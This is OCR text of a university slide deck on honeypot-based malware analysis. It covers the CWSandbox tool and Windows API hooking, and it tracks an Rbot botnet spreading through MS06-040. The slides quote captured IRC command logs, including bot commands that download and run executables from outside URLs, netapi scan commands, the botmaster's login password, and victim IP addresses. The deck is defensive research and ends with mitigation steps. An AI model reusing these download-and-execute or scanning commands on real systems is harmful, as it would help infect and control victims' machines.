
- Automatic behaviour analysis
  - *Execute the binary and observe what it is doing*
- Similar to Norman Sandbox
- Part of diploma thesis by Carsten Willems
- Free web interface
  - http://www.cwsandbox.org
- Commercial version available
  - Just contact me

Windows API

- Schematic Overview of Windows API




Example


Application.exe
void main()
{
CreateFileA(…);
...
}
Kernel32.dll
CreateFileA:
…
call kernel32.CreateFileW
...
CreateFileW:
…
call ntdll.ZwCreateFile
...
Ntdll.dll
ZwCreateFile:
…
int 0x2e
...
Usermode
Kernelmode
Ntoskrnl.exe
Software Interrupt Handler:
...
1
2
3
4
5
6
7
8

Example

- API hooking by Inline Code Overwriting




Inner working

- API hooking, Code Overwriting and DLL injection
  - Hooking of Native API calls from `ntdll.dll` and calls from Win32 API
  - Tracing of functions for file access, process access, Winsock communication, registry, ...
  - Execution for three minutes, then processing of results → analysis log in XML format

Schematic overview

- CWSandbox & CWMonitor.dll




CWSandbox-Demo

Thorsten Holz • Laboratory for Dependable Distributed Systems UNIVERSITÄT MANNHEIM

... and Profit

Mocbot & MS06-040



Introduction

- MS Security Bulletin MS06-040: *Vulnerability in Server Service Could Allow Remote Code Execution* (August 8, 2006)
- PoC exploit released a couple of days later
- Botnets quickly adopt new infection vector
- Now: tracking of one botnet that uses this vulnerability


```
gzn.lx.irc-XXX.org:45130
Main channel: ##Xport##
Nick: RBOT|DEU|XP-SP0-36079
```

##Xport##

```
00:06 < RBOT|JPN|XP-SP0-51673> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 59.87.205.37.
00:06 < RBOT|USA|XP-SP1-29968> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 24.85.98.171.
00:07 < RBOT|USA|2K-90511> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 87.192.56.89.
00:07 < RBOT|ITA|2K-89428> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 87.0.189.99.
00:07 < RBOT|PRT|XP-SP0-17833> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 89.152.114.8.
00:07 < RBOT|F|USA|XP-SP0-67725> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 192.168.1.4.
00:07 < RBOT|USA|XP-SP0-62279> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 12.75.18.139.
00:07 < RBOT|JPN|XP-SP0-77299> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 219.167.140.234.
00:07 < RBOT|FRA|2K-22302> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 83.112.179.38.
00:08 < RBOT|ESP|XP-SP0-16174> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 81.37.168.73.
00:08 < RBOT|GBR|XP-SP1-63539> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 86.128.154.138.
00:08 < RBOT|USA|2K-54815> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 204.16.147.68.
00:08 < RBOT|ESP|XP-SP0-36463> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 201.222.226.84.
00:08 < RBOT|ITA|2K-39418> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 82.59.174.137.
00:08 < RBOT|F|ESP|XP-SP1-72157> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 192.168.1.17.
00:09 < RBOT|BRA|XP-SP0-17313> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 201.64.25.118.
00:09 < RBOT|USA|XP-SP0-47155> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 200.8.5.13.
00:09 < RBOT|DEU|XP-SP1-35171> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 87.245.51.164.
00:10 < RBOT|ESP|2K-80303> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 201.255.31.232.
00:10 < RBOT|ESP|XP-SP1-12053> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 200.105.18.75.
00:11 < RBOT|CHN|2K-65840> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 58.100.35.86.
00:11 < RBOT|USA|XP-SP1-96851> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 130.13.191.175.
00:11 < RBOT|F|ESP|XP-SP1-95745> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 192.168.1.3.
00:11 < RBOT|VEN|XP-SP1-57583> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 200.8.45.203.
00:11 < RBOT|FRA|XP-SP0-10211> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 82.225.190.135.
00:12 < RBOT|JPN|XP-SP1-82855> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 220.159.58.228.
00:13 < RBOT|DEU|XP-SP0-36079> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 87.245.91.14.
00:13 < RBOT|USA|XP-SP0-73488> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 200.82.175.110.
00:13 < RBOT|ITA|2K-77534> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 82.58.161.75.
00:13 < RBOT|DNK|XP-SP1-74556> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 80.164.66.104.
00:13 < RBOT|ESP|XP-SP0-46788> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 201.234.141.206.
00:15 < RBOT|JPN|2K-94205> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 60.56.67.251.
00:15 < RBOT|BRA|XP-SP1-64649> [Main]:| This| is| the| first| time| that| Rbot| v2| is| running| on:| 200.171.6.15.
```

Channels

```
♚ ##Xport##: .ircraw join ##scan##,##DR##,
                          ##frame##,##o##

⇉ ##scan##: .scan netapi 100 3 0 -r -b -s

$$ ##DR##: .download http://promo.dollarrevenue.com/
webmasterexe/drsmartload152a.exe c:\dr.exe 1 -s

$$ ##frame##: .download http://zchxsikpgz.biz/dl/
loadadv518.exe c:\frm.exe 1 -s

* ##o##: .download http://64.18.150.156/~niga/
nads.exe c:\nds.exe 1 -s
```



DollarRevenue

Economics of Botnets

```
$ grep US 2006-08-28.log | wc -l
998
$ grep CAN 2006-08-28.log | wc -l
20
$ grep GBR 2006-08-28.log | wc -l
103
$ grep CHN 2006-08-28.log | wc -l
756
$ egrep -v "US|CAN|GBR|CHN”  2006-08-28.log | wc -l
5852
```

```
998 * 0.3 + 20 * 0.2 + 103 * 0.1 +
756 * 0.01 + 5852 * 0.02 = 438.30$
```

##Xport##


```
2006-08-30.log:07:12 < USA> .login newXport -s
2006-08-30.log:07:12 < USA> .scanstop -s
2006-08-30.log:07:12 < USA> .scan netapi 100 3 0 66.117.x.x -r -s
2006-08-30.log:07:14 < USA> .login newXport -s
2006-08-30.log:07:14 < USA> .scanstop -s
2006-08-30.log:07:14 < USA> .scan netapi 100 3 0 208.102.x.x -r -s
2006-08-30.log:07:17 < USA> .login newXport -s
2006-08-30.log:07:17 < USA> .scanstop -s
2006-08-30.log:07:17 < USA> .scan netapi 100 3 0 216.196.x.x -r -s
2006-08-30.log:07:19 < USA> .login newXport -s
2006-08-30.log:07:19 < USA> .scanstop -s
2006-08-30.log:07:19 < USA> .scan netapi 100 3 0 66.42.x.x -r -s
2006-08-30.log:07:21 < USA> .login newXport -s
2006-08-30.log:07:21 < USA> .scanstop -s
2006-08-30.log:07:21 < USA> .scan netapi 100 3 0 66.161.x.x -r -s
2006-08-30.log:07:27 < USA> .login newXport -s
2006-08-30.log:07:27 < USA> .scanstop -s
2006-08-30.log:07:27 < USA> .scan netapi 100 3 0 208.102.x.x -r -s
2006-08-30.log:07:41 < USA> .login newXport -s
```

##Xport##

```
04:24 < usazz> .login newXport -s
04:24 < RBOT|KOR|XP-SP0-01834> [Main]:| This| is| the| first| time|
that| Rbot| v2| is| running| on:| 125.133.40.80.
04:24 < usazz> .update http://64.18.150.156/~niga/r.exe 1
04:24 < RBOT|USA|XP-SP0-77186> [Download]:| Bad| URL,| or| DNS|
Error:| http://64.18.150.156/~niga/r.exe.
04:24 < RBOT|KOR|XP-SP0-26661> [Update]:| Downloading| update|
from:| http://64.18.150.156/~niga/r.exe.
04:24 < RBOT|USA|XP-SP0-55683> [Update]:| Failed| to| start|
download| thread,| error:| <8>.
04:24 < RBOT|USA|XP-SP1-15442> [Update]:| Downloading| update|
from:| http://64.18.150.156/~niga/r.exe.
04:24 < RBOT|USA|XP-SP1-83686> [Update]:| Downloading| update|
from:| http://64.18.150.156/~niga/r.exe.
04:24 < RBOT|USA|2K-11183> [Update]:| Downloading| update| from:|
http://64.18.150.156/~niga/r.exe.
04:24 < RBOT|USA|2K-98247> [Update]:| Downloading| update| from:|
http://64.18.150.156/~niga/r.exe.
04:24 < RBOT|USA|2K-09657> [Update]:| Downloading| update| from:|
```

Mitigation

- Change DNS entry
  - gzn.lx.irc-XXX.org should resolve to 127.0.0.1
- Block traffic at router
  - All access to XXX.25.91.84-86 should be monitored
- Take down C&C-Server
- You have the password of the botherder...
  - But often additional security mechanisms




Conclusion

- Honeypot-based techniques can help us to learn more about autonomous spreading malware
- With the help of automated capture and analysis, we can efficiently detect botnets
  - Local and global mitigation possible
- Needs more research, e.g., 0day-support
- More nepenthes sensors would be helpful ;-)

Thorsten Holz
http://www-pi1.informatik.uni-mannheim.de/
holz@informatik.uni-mannheim.de

More information: http://honeyblog.org

Honeypot compromises & MS06-040



Pi1 - Laboratory for Dependable Distributed Systems

UNIVERSITÄT MANNHEIM